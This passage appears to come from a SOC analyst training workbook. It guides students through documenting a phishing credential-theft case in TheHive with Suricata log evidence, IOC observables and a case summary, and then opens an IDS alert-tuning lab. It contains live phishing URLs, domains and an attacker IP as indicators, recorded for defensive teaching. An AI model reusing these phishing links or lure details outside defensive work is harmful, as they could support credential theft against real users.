
Select the "Code Block" button at the top of the text editor then paste the this copy of the POST recorded by Suricata (notice we have chosen to remove the password) :

```
POST /login.php HTTP/1.1
Host: sec450.com:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://sec450.com:8080/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=606d06f621e4d9be2e0ce957dfe30799
Upgrade-Insecure-Requests: 1

email=mike%40sec450.com&pass=*****&btn-login=
```

Your note should now look like this:



The screenshot shows a 'Task logs' editor window. At the top, there is a toolbar with various icons and a 'Preview' button. Below the toolbar, a text area contains a log entry. The entry starts with a summary: 'On 2019-04-21 12:53:26 an attacker attempted login to sec450.com:8080/login.php using the credentials `mike@sec450.com` with a password they seem to have acquired through credential phishing. The login attempt was successful but immediately caught due to the Suricata alert attached to this case since the geoIP was detected as source from Iran.' Below this is a pre-formatted block of HTTP request details, including headers like 'Host', 'User-Agent', 'Accept', 'Referer', and 'Cookie', and the body of the request. A red box highlights this formatted block. At the bottom right of the editor, there are two buttons: 'Add attachment' and 'Add log'. A red arrow points to the 'Add log' button.

Select the "Add Log" button to finalize your changes. You should see the new task log added with the nicely formatted evidence block. Press the close button to end this task. (Be careful not to close the whole case, you will see a warning message if you press the Case close button on accident.)

Which users were affected

Responers Log Close

**Date** Mon, Apr 22nd, 2019 15:12 -07:00

**Duration** Started 32 minutes ago

**Status** InProgress

Next you will complete the "Where are the credentials being used?" task. Click on the start button for this task to begin it:

Group	Task	Date	Assignee	Actions
Investigation	Where are the credentials being used? Started 38 minutes ago		student	<span>▶ Start</span> ⚙️
✓ Investigation	Which users were affected Closed after 35 minutes	Mon, Apr 22nd, 2019 15:12 -07:00	student	✓ Reopen ⚙️
Investigation	Find how the credentials were obtained (hacking, ext. leak, phishing)		Not assigned	<span>▶ Start</span> ⚙️

Once you are in the task tab, select the "Add new task log" button:

The screenshot shows a task management interface with a top navigation bar containing 'Details', 'Tasks 6', 'Observables 5', and 'Where are the credentials' with a close icon. Below the navigation bar is a 'Basic Information' section with a table:


<b>Title</b>	Where are the credentials being used?	<b>Date</b>	
<b>Group</b>	Investigation	<b>Duration</b>	
<b>Assignee</b>	student	<b>Status</b>	

Below the table is a 'Description' section with a pencil icon and the text 'External, internal, which service?'. Underneath is a 'Task logs' section with a blue '+ Add new task log' button and a 'Sort by: Newest first' dropdown menu. A red arrow points to the '+ Add new task log' button.


Fill the task log in with the note below:

```
Credentials for mike@sec450.com have only been used to log in to the external sec450.com portal website from IP address 5[.]120[.]35[.]147 on 2019-04-21 at 12:53:26. They account was locked and password reset within minutes of the attempt, so further attempts to use the name and password will not succeed.
```

Once complete, press the "add log" button to finish the task log.



Close button to complete the task:



Next start the final investigative task - "Find out how the credentials were obtained":

Group	Task	Date	Assignee	Actions
✓ Investigation	Where are the credentials being used? Closed after 12 hours	Mon, Apr 22nd, 2019 15:09 -07:00	student	Reopen
✓ Investigation	Which users were affected Closed after 35 minutes	Mon, Apr 22nd, 2019 15:12 -07:00	student	Reopen
Investigation	Find how the credentials were obtained (hacking, ext. leak, phishing)		Not assigned	Start

Once you are in the task tab, select the "Add new task log" button:

Details Tasks 6 Observables 5 Find how the credentials

### Basic Information

<b>Title</b>	Find how the credentials were obtained (hacking, ext. leak, phishing)	<b>Date</b>
<b>Group</b>	Investigation	<b>Duration</b>
<b>Assignee</b>	student	<b>Status</b>

**Description**  
Not specified

### Task logs

+ Add new task log Sort by: Newest first

For this note we have a lot of information and can paste the raw logs into the note as evidence, here is how that is done in Kibana:

Expanded document

Table JSON

@timestamp	Apr 21, 2019 @ 11:56:58.997
@version	1
_id	NjmeQWoBwHwMUPLqzEu
_index	suricata
_score	-
_type	_doc
community_id	1:haTYQCxQ8MhG5d5E68PSckfnxnU=
destination_ip	127.0.0.1

Table JSON

```
1 {
2   "_index": "suricata",
3   "_type": "_doc",
4   "_id": "NjmeQWoBwHwMUPLqzEu",
5   "_version": 1,
6   "_score": null,
7   "_source": {
8     "source_port": 36064,
9     "tags": [
10      | "_geotip_lookup_failure"
11     ],
12     "community id": "1:haTYQCxQ8MhG5d5E68PSckfnxnU=",
13     "email": {
14       "to": [
15         | "mike@sec450.com"
16       ],
17       "from": "Shipping Notification <shipments@ups.packa",
18       "url": [
19         | "www.aalayamdesigns.com/wp/http/onedrive/document",
20         | "www.aalayamdesigns.com/wp/http/onedrive/document",
21       ],
22       "subject_md5": "afb1f19cd32c8f50a4759524abc50d58",
23       "status": "PARSE_DONE"
24     }
25   }
26 }
```

original log info



Copy and paste the following information into the task log and notice the details copied from the SIEM (as the raw JSON info) as key supporting evidence:

On 2019-04-21 at 11:56:58, Suricata shows the following smtp record for email sent to Mike:

```
...
"_source": {
  "source_port": 36064,
  "tags": [
    "_geoip_lookup_failure"
  ],
  "community_id": "1:haTYQCxQ8MhG5d5E68PSckfnxnU=",
  "email": {
    "to": [
      "mike@sec450.com"
    ],
    "from": "Shipping Notification <shipments@ups.packagedeliveryinfo.com>",
    "url": [
      "www.aalayamdesigns.com/wp/http/onedrive/document/secure/access/",
      "www.aalayamdesigns.com/wp/http/onedrive/document/secure/access/"
    ],
    "subject_md5": "afb1f19cd32c8f50a4759524abc50d58",
    "status": "PARSE_DONE"
  },
  "@version": "1",
  "protocol": "TCP",
  "destination_ip": "127.0.0.1",
  "pcap_cnt": 16,
  "smtp": {
    "helo": "[127.0.0.1]",
    "mail_from": "<shipments@ups.packagedeliveryinfo.com>",
    "rcpt_to": [
      "<mike@sec450.com>"
    ]
  },
  "geoip": {},
  "port": 45170,
  "flow_id": 408613473504515,
  "source_ip": "127.0.0.1",
  "tx_id": 0,
  "@timestamp": "2019-04-21T18:56:58.997Z",
  "event_type": "smtp",
  "host": "localhost",
```

```
"destination_port": 25
}
```

The URL in this email is the phishing domain that http records show Mike visited on 2019-04-21 at 12:04:45. Furthermore, the referrer (http.refer field) from the initial malicious domain access (shown below) lists the sec450.com webmail portal - http://192.168.42.232:8025, showing a connection between the email and the site being visited.

```
...
"_source": {
  "source_port": 60241,
  "tags": [
    "_geoip_lookup_failure"
  ],
  "in_iface": "ens33",
  "community_id": "1:xRISF2+UaGS62kuBlihHHW+EaI=",
  "@version": "1",
  "protocol": "TCP",
  "destination_ip": "75.119.202.178",
  "http": {
    "http_refer": "http://192.168.42.232:8025/",
    "url": "/wp/http/OneDrive/Document/Secure/Access/",
    "http_method": "GET",
    "http_user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134",
    "http_content_type": "text/html",
    "hostname": "www.aalayamdesigns.com",
    "status": 200,
    "length": 1136,
    "protocol": "HTTP/1.1"
  },
  "geoip": {},
  "port": 45170,
  "flow_id": 2216665887373956,
  "source_ip": "192.168.42.194",
  "tx_id": 0,
  "@timestamp": "2019-04-21T19:04:45.733Z",
  "event_type": "http",
  "host": "localhost",
  "destination_port": 80
}
...

```

Finally, 2 minutes later at 12:05:52 there is a POST request from Mike's IP address to a URL within the malicious domain. Although Suricata did not record the contents of the POST, it seems to have been a 2 step process because the `http.http\_refer` field contains the previous URL where "mike@sec450.com" appears, showing that he had already partially fallen for the scam. The POST request existing implies he finished it out by entering his password and hitting submit.

```
...
"_source": {
  "source_port": 60277,
  "tags": [
    "_geoip_lookup_failure"
  ],
  "in_iface": "ens33",
  "community_id": "1:rpWP37pqWwG2PxRORKwCLs6vWaE=",
  "@version": "1",
  "protocol": "TCP",
  "destination_ip": "75.119.202.178",
  "http": {
    "http_refer": "http://www.aalayamdesigns.com/wp/http/OneDrive/Document/Secure/Access/office365/index2.php?loginfmt=mike%40sec450.com&passwd=&ps=&psRNGCDefaultType=&psRNGCEntropy=&psRNGCSLK=&cm5933yb7_AtmfNcWGgVo3xGSU1BsZW-fn5pSU5-frZeflpaZnKqXnJ-rn5-eaL-DkbGC4yMq5jMzYzNzCyMDQ3MzS0MDSwsTC1N9IwTjcxSTI2SdZPMDY10TUzNE3UTLVLSDa3NLNNMks1NDU3MkrUW58QX5xSWzmGtcksv8XCId011cnTIMnN2THQsjLEoCwtKNfv39vHNdDKLcPcuLMnU9zC2NUsOyiwxDU1LyjcvUCC-MrFh4DZisODjYBRgkGBYYfLIyLWIEhbGjm6rjporfP_OnRG9z3izKcYtXPMLSIzPStMC_0Ns4wc_Kq0nfO8MoMHNsYodoZdnISiCAA1&hpgrequestid=41453631-d1b2-4c4b-9f97-5bb047bf1500&flowToken=AQABAAEAAADXzZ3ifr-GRbDT45zNSEFEuuc8dkh6Vn29S8k7p4yUshxzb5qQfs29TW9MJTttzgOa98aTzVWLhFihLfpIPaYD1F4NCYRqDl0fYDsp1TmsnBklhk4E88HaU2wOOYuMLdKnq3nocqzri0CPIs_KkvQsIykmL0Chn9KUvM4vq4NUp2YY7iW0_IJ4J62EMFzKy4FkQp_c2-vw2kpZkGss8L7PSm1TKpzQDOW1hKB2TahFRtptSwDkdF5T18IyTH08NWMVapmGEew9fISnxb5gelISki6wKSxi",
    "url": "/wp/http/OneDrive/Document/Secure/Access/redirect.php",
    "http_method": "POST",
    "http_user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134",
    "http_content_type": "text/html",
    "hostname": "www.aalayamdesigns.com",
    "status": 200,
    "length": 93,
    "protocol": "HTTP/1.1"
  },
  "geoip": {},
  "port": 45170,
```

```
"flow_id": 191249509228798,  
"source_ip": "192.168.42.194",  
"tx_id": 0,  
"@timestamp": "2019-04-21T19:05:52.403Z",  
"event_type": "http",  
"host": "localhost",  
"destination_port": 80  
}  
...
```


This password leak was confirmed through retrieval of the full PCAP, and the password submitted to this site is the same password that triggered the geolocation based Suricata alert that started this investigation. This evidence shows a direct chain of events from attack delivery to exploit to use of the credentials on the external site. It is of course possible that Mike lost his credentials elsewhere and the login attempt is a coincidence, but the timing makes the two being related a highly likely scenario.

This is a descriptive and analytically complete task log that shows the raw evidence that connects the chain of events from one to the next. Analysts that may read this ticket later will be able to easily review it and follow the logic from step to step to reconstruct what occurred, including the raw logs makes this easy.

Once entry into the task log is complete, press the "Add log" button to finalize the comment:



Once the task log entry is complete, press the "Close" button to end the task:



### 3.1 Response Actions

Next we'll fill in details on the action we would've taken during the investigation to block the attack from succeeding any further and document these notes as well.


On the task screen, select the "Start" button for the "Disable affected accounts and force password reset" task:

Response	Disable affected accounts and force password reset	Not assigned	<b>▶ Start</b> ⚙️
Response	Block attacker from using acquired credentials	Not assigned	▶ Start ⚙️
Response	Block attacker from acquiring additional credentials if possible	Not assigned	▶ Start ⚙️

Add a new task log that says the following:

```
The affected account - mike@sec450.com was immediately disabled upon recognition of the potential compromise. Mike was informed of the issue and has since set up a new password.
```

Select the close task button to finish this task:




Next, select the "Start" button for the "Block attacker from using acquired credentials" task:

✓	Response	Disable affected accounts and force password reset Closed after 6 minutes	Tue, Apr 23rd, 2019 5:05 -07:00	student	✓ Reopen ⚙️
	Response	Block attacker from using acquired credentials		Not assigned	<b>▶ Start</b> ⚙️
	Response	Block attacker from acquiring additional credentials if possible		Not assigned	▶ Start ⚙️

Add a new task log that says the following:

The attacker's IP address - 5[.]120[.]35[.]147 has been blocked on the firewall so that no more login attempts can be made from it. Additionally, the account password has been reset so that the credentials are no longer useful.

Select the close task button to finish this task:




Next, start the final task "Block attacker from acquiring additional credentials if possible":

✓	Response	Disable affected accounts and force password reset Closed after 6 minutes	Tue, Apr 23rd, 2019 5:05 -07:00	student	✓ Reopen	⚙️
✓	Response	Block attacker from using acquired credentials Closed after a few seconds	Tue, Apr 23rd, 2019 5:21 -07:00	student	✓ Reopen	⚙️
	Response	Block attacker from acquiring additional credentials if possible		Not assigned	▶ Start	⚙️

Add a new task log that says the following:

The domain and IP address of the phishing site have both been blocked using firewalls, proxies, and DNS black holes. Mailboxes have additionally been searched for any emails with similar URLs to ensure no one else received the same phishing attempt. Suricata http logs have verified that no one else has gone to the phishing website.



Select the close task button to finish this task:



We have now closed all tasks associated with the incident. You have worked through all associated investigative questions, documenting thoroughly the data that backed up your statements, and (assumed we have) taken all necessary blocking and preventative actions required.

The final information we must add to make the incident documentation complete are the new observables discovered in the SIEM that were not previously automatically imported from the Suricata alert.

Select the "Observables" tab then select "Add observable(s)":



In the "Create new observable(s)" window enter the following info for the IP address from the IOC list that hasn't yet been recorded then hit the "Create observable" button:



Type: ip  
Value: 75.119.202.178  
Is IOC: Starred  
Has been sighted: Checked  
Description: IP address of aalayamdesigns[.]com

### Create new observable(s)

Type \*  1

Value \*  2

One observable per line (1 unique observable)  
 One single multiline observable

TLP \*

Is IOC  3

Has been sighted

Tags \*\*

Description \*\*  4

\* Required field \*\* At least, one required field

Next select "Add observable(s)" again to add the new domains. In the "Create new observable(s)" window enter the following info for the domains from the IOC list that haven't yet been recorded, then hit the "Create observable" button:

Type: domain  
Value (2 items):

```
aalayamdesigns[.]com
packagedeliveryinfo[.]com
Is IOC: Starred
Has been sighted: Checked
Description: Phishing attack related delivery and site hosting domains
```

### Create new observable(s)

**Type \*** domain 1

**Value \***  
aalayamdesigns[.]com 2  
packagedeliveryinfo.com

One observable per line (2 unique observables)  
 One single multiline observable

**TLP \*** WHITE GREEN **AMBER** RED

**Is IOC**  3

**Has been sighted**

**Tags \*\*** Add tags

**Description \*\*** Phishing attack related delivery and site hosting domains 4

\* Required field \*\* At least, one required field

Cancel 5 **+ Create observable(s)**

Once the domains have been entered select "Add observable(s)" again to add the URLs. In the "Create new observable(s)" window enter the following info for the URLs from the IOC list that haven't yet been recorded, then hit the "Create observable" button:

```
Type: url
Value (2 items):
```

```
aalayamdesigns[.]com/wp/http/OneDrive/Document/Secure/Access/redirect.php  
www.aalayamdesigns[.]com/wp/http/onedrive/document/secure/access/  
Is IOC: Starred  
Has been sighted: Checked  
Description: Phishing site landing page and POST request URL
```

### Create new observable(s)

Type \*  1

Value \*  2

One observable per line (2 unique observables)  
 One single multiline observable

TLP \*

Is IOC  3

Has been sighted

Tags \*\*

Description \*\*  4

\* Required field \*\* At least, one required field

Once the URIs have been entered select "Add observable(s)" again to add the attacker email address. In the "Create new observable(s)" window enter the following info for the email from the IOC list, then hit the "Create observable" button:

```
Type: mail  
Value: Shipping Notification <shipments@ups.packagedeliveryinfo[.]com>
```

Is IOC: Starred  
Has been sighted: Checked  
Description: Source of phishing email with link to credential theft site

### Create new observable(s)

**Type \*** mail 1

**Value \*** Shipping Notification <shipments@ups.packagedeliveryinfo[.]com> 2

One observable per line (1 unique observable)  
 One single multiline observable

**TLP \*** WHITE GREEN **AMBER** RED

**Is IOC**  3

**Has been sighted**

**Tags \*\*** Add tags

**Description \*\*** Source of phishing email with link to credential theft site 4

\* Required field \*\* At least, one required field

Cancel 5 + Create observable(s)

You have now completed entering observables from the incident into the case. You should see 11 observables listed in TheHive:

<input type="checkbox"/>	Type	Value/Filename
<input type="checkbox"/> ★ <input type="checkbox"/>	mail	Shipping Notification <shipments@ups[.]packagedeliveryinfo[.]com> None No reports available
<input type="checkbox"/> ★ <input type="checkbox"/>	url	aalayamdesigns[.]com/wp/hxxp/OneDrive/Document/Secure/Access/redirect[.]php None No reports available
<input type="checkbox"/> ★ <input type="checkbox"/>	url	www[.]aalayamdesigns[.]com/wp/hxxp/onedrive/document/secure/access/ None

We can now move on to closing the case.

#### 4. Summarize, categorize, and close incident

Since all data for the incident is now entered including observables and task logs, you can now close the incident.

Select the "Close" option from the title bar of the case:

Case # 1 - [cred. exposure] Login attempt from unexpected geolocation

Created by student Mon, Apr 22nd, 2019 14:49 -07:00 1 alert

Close Flag Merge Remove Share (0) Responders

Enter the following information into the Close Case window:

Status: True Positive

Impact: No

Summary:

Attack summary:

- Recon/Weaponization - It is unknown why employee Mike was targeted in this incident
- Delivery - A package delivery themed email was sent to mike@sec450.com
- Exploit - The email contained a link to a office365 lookalike sign in page, which the user entered their sec450.com credentials into. The site was HTTP so the entry observed via Suricata event logs and full PCAP.
- Install / C2 - N/A, this was not involved in this incident
- Objective - The attacker used the credentials entered by Mike from an IP address in Iran to attempt to log into the sec450.com:8080/login.php page, which was detected immediately by Suricata.

Impact and Response:

- The login attempt from the odd geolocation was immediately detected and acted upon
- Mike's account was immediately locked and the password was reset
- The IP address the attacker used to login was blocked from accessing the sec450.com infrastructure
- The domain and IP address of the phishing site was blocked using the firewall, proxy, and DNS
- No other employees were seen accessing the phishing site or domain
- Inboxes were searched for any similar email, and none were observed
- Other than the temporary breach of Mike's account password, \*\*there was no impact from this incident\*\*.

Incident Type: Social

Attack Type: Unknown

Discovery Method: NIDS/NIPS

### Close Case #1

**You are about to close Case #1. Are you sure you want to continue ?**

**1** Incident

**Status \***  True Positive  False Positive  Indeterminate  Other

**2** Investigation clearly demonstrates that there is something malicious (scam, phishing, malspam, malware, cybersquatting...)

**Impact \***  Yes  No

**3** Security measures blocked the attack or infection

**Summary \***

**4** **5** **6** **7**

**Attack summary:**

- Recon/Weaponization - It is unknown why employee Mike was targeted in this incident
- Delivery - A package delivery themed email was sent to mike@sec450.com
- Exploit - The email contained a link to a office365 lookalike sign in page, which the user entered their sec450.com credentials into. The site was HTTP so the entry observed via Suricata event logs and full PCAP.
- Install / C2 - N/A, this was not involved in this incident

Cancel \* Required field Close case

Read through the Summary description to get a feel for one way to make a concise, bullet-point style summary of the attack as well as the related impact and response. This type of summarization makes it easy to come back to this case in the future and get a quick idea of what happened, how it happened, and how it was dealt with.

Once the information is entered, press the "Close Case" button to finish the incident.

Congratulations, you have now finished a complete case in TheHive, researching and filling out supporting details for each step in a playbook, and found and entered each individual observable which can now be tracked across all incidents in the future.

## Lab Conclusion

In this lab, you have:

- Investigated the individual steps of an attack
- Documented the findings using a playbook to guide your investigative and response actions
- Documented observables with details of how they were used
- Closed the case writing a easily consumable attack and impact summary of the findings

To shut down the services used for this lab go back to your terminal window (or open a new one) and enter the commands below:

```
cd /labs/4.3
docker-compose down
```

**Lab 4.3 is now complete!**



## Lab 5.1 - Alert Tuning

### Objectives

- Look at a set of alerts from an untuned IDS
- Translate detection and compliance requirements into filter conditions
- Tune an IDS to detect attacks to an externally available web server
- Filter out unrelated alerts from a default IDS rule set

### Exercise Preparation

Before starting this lab, you must start the required services. To do this, open a command terminal from the start bar.




Once the window is open, start the services by entering the following commands at the command line.

```
cd /labs/5.1  
docker-compose up -d
```

